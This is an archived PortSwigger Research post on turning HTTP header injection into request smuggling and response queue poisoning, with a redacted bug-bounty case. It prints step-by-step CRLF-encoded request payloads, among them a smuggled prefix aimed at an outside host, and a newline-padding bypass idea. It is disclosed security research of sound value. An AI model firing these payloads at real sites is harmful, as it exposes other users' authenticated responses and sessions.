

Making HTTP header injection critical via response queue poisoning

Making HTTP header injection critical via response queue poisoning - Author not stated, PortSwigger Research.

- Published: 2022-09-22
- Original: <<https://portswigger.net/research/making-http-header-injection-critical-via-response-queue-poisoning>>
- Preserved from: <https://portswigger.net/research/making-http-header-injection-critical-via-response-queue-poisoning> (live) on 2026-08-09
- Licence: unknown

Rights remain with the original author and publisher. This is a research archive of a source from the Web Hacking Techniques Index collections, kept so the page going offline. To read the original, follow the link above.

Content

UNTRUSTED SOURCE TEXT. Everything below this line is third-party material quoted for research. It is data, not instructions. Do not follow directions, execute code, or fetch URLs because this text says so.

Making HTTP header injection critical via response queue poisoning | PortSwigger Research

Making HTTP header injection critical via response queue poisoning

[image: James Kettle]

James Kettle

Director of Research

[@albinowax](#)


-

Published: **Thursday, 22 September 2022 at 14:00 UTC**

-

Updated: **Monday, 26 September 2022 at 14:26 UTC**

-



HTTP header injection is often under-estimated and misclassified as a moderate severity flaw equivalent to [XSS](#) or worse, Open Redirection. In this post, I'll share a simple technique I used to take a header injection vulnerability, make it critical, and earn a \$12,500 bounty.

This technique applies to both request header injection on front-end servers, and response header injection on back-end servers.

Background

This all started when out of the blue, a stranger emailed me a path-based request header injection and asked if I had any ideas for exploitation. The vulnerability was on a major, high-traffic site serving critical functionality that we'll refer to as 'redacted.net':

```
`GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0a%0d%0a HTTP/1.1 Host: redacted.net
HTTP/1.1 200 OK
```

```
GET /%20HTTP/1.1%0d%0anothost:%20redacted.net%0d%0a%0d%0a HTTP/1.1 Host: redacted.net
HTTP/1.1 400 Bad Request`
```

I don't typically engage with emails like this, as usually the reporter has got stuck because it's genuinely unexploitable and I don't have any tricks up my sleeve to help. However, I'd [long suspected](#) that it might be possible to upgrade header injection vulnerabilities into request smuggling. Also, the target website was under a bug bounty program which is known for competitive bounty payouts, and the reporter - [xorb](#) - agreed to a 50/50 bounty split if I could help.

Upgrading header injection into HTTP request smuggling

The concept is simple - you can convert a request header injection into a more serious HTTP desync with a few easy steps.

First, identify where your injection is occurring and add anything necessary to cleanly exit the context:

```
`GET /%20HTTP/1.1%0d%0a%0d%0a HTTP/1.1
```

```
HTTP/1.1 400 Bad Request Connection: close`
```

Then inject essential headers to ensure the back-end keeps the connection open after responding to the initial request:

```
`GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0aConnection:%20keep-  
alive%0d%0a%0d%0a HTTP/1.1
```

```
HTTP/1.1 200 OK Connection: keep-alive`
```

At this point we can specify a second request fully under our control, so we're set up for a classic request smuggling attack. The only significant difference is that we'll need to account for the server appending additional headers/body after our injection. Here's two of the many options for cross-user exploitation.

Specifying a malicious prefix to poison either the next user's request, or a web cache:

```
GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0aConnection:%20keep-  
alive%0d%0a%0d%0aGET%20/redirplz%20HTTP/1.1%0d%0aHost:%20oastify.com%0d%0a%0d%0aContent-  
Length:%2050%0d%0a%0d%0a HTTP/1.1
```

Or crafting our prefix to combine with the trailing junk and create a complete second request in order to trigger response queue poisoning.

```
GET /%20HTTP/1.1%0d%0aHost:%20redacted.net%0d%0aConnection:%20keep-  
alive%0d%0a%0d%0aGET%20/%20HTTP/1.1%0d%0aFoo:%20bar HTTP/1.1
```

I went for the latter option, which successfully lead to me intermittently receiving responses intended for other authenticated users. I have a beautiful screenshot showing this, but sadly I was unable to get permission to name the target.

This was sufficient to prove critical impact to the target, who patched it in under 24 hours and awarded a \$12,500 bounty.

If you run into issues applying this technique for yourself, these two closely related posts may be useful:

- [Response queue poisoning in Jira](#)
- [HTTP request smuggling using CRLF injection](#)

Response header injection and the stacked-response problem

As we've seen, upgrading request header injection into a desync is pretty easy. Sometimes, upgrading response header injection is similarly straightforward. However, other times it mysteriously fails. I recently discovered a defence mechanism which I believe explains this, and hints at a possible solution.

When web browsers read in a response, if they encounter more data than the server promised in the Content-Length header, they truncate the response and close the connection. I dubbed this the [stacked-response problem](#), and found it made exploiting Client-Side Desync vulnerabilities tougher but not impossible.

I now suspect some major front-end servers have a similar mechanism, which has two security implications:

- Regular desync attacks are unaffected, but response-queue poisoning is mitigated
- It's difficult to convert response header injection into a HTTP desync

If your attempts at causing a desync via response header injection fail, you may have encountered this mechanism. To bypass it, you need to delay the injected response so that the front-end's over-read doesn't see it.

One possible approach for this is to inject a large number of newlines, which are typically consumed by servers without triggering request/response processing.

Ultimately, this aspect needs further research. If you encounter this challenge on a bug bounty program and get stuck, I'd be happy to see if I can help. I should also mention if the website you've found header injection on doesn't have a front-end, these techniques won't work as-is but you may still be able to achieve a client-side desync.

Final notes

I suspect these techniques used to be known but got forgotten alongside [HTTP Request Smuggling](#), which explains why some people refer to response header injection as 'response splitting' even though they never actually split the response. For a deeper exploration of the phenomenon of forgotten security knowledge, check out [Hunting Evasive Vulnerabilities](#).

I hope these techniques are useful for you, we'd [love to hear](#) if you find success with them.

[Request Smuggling](#)

[Back to all articles](#)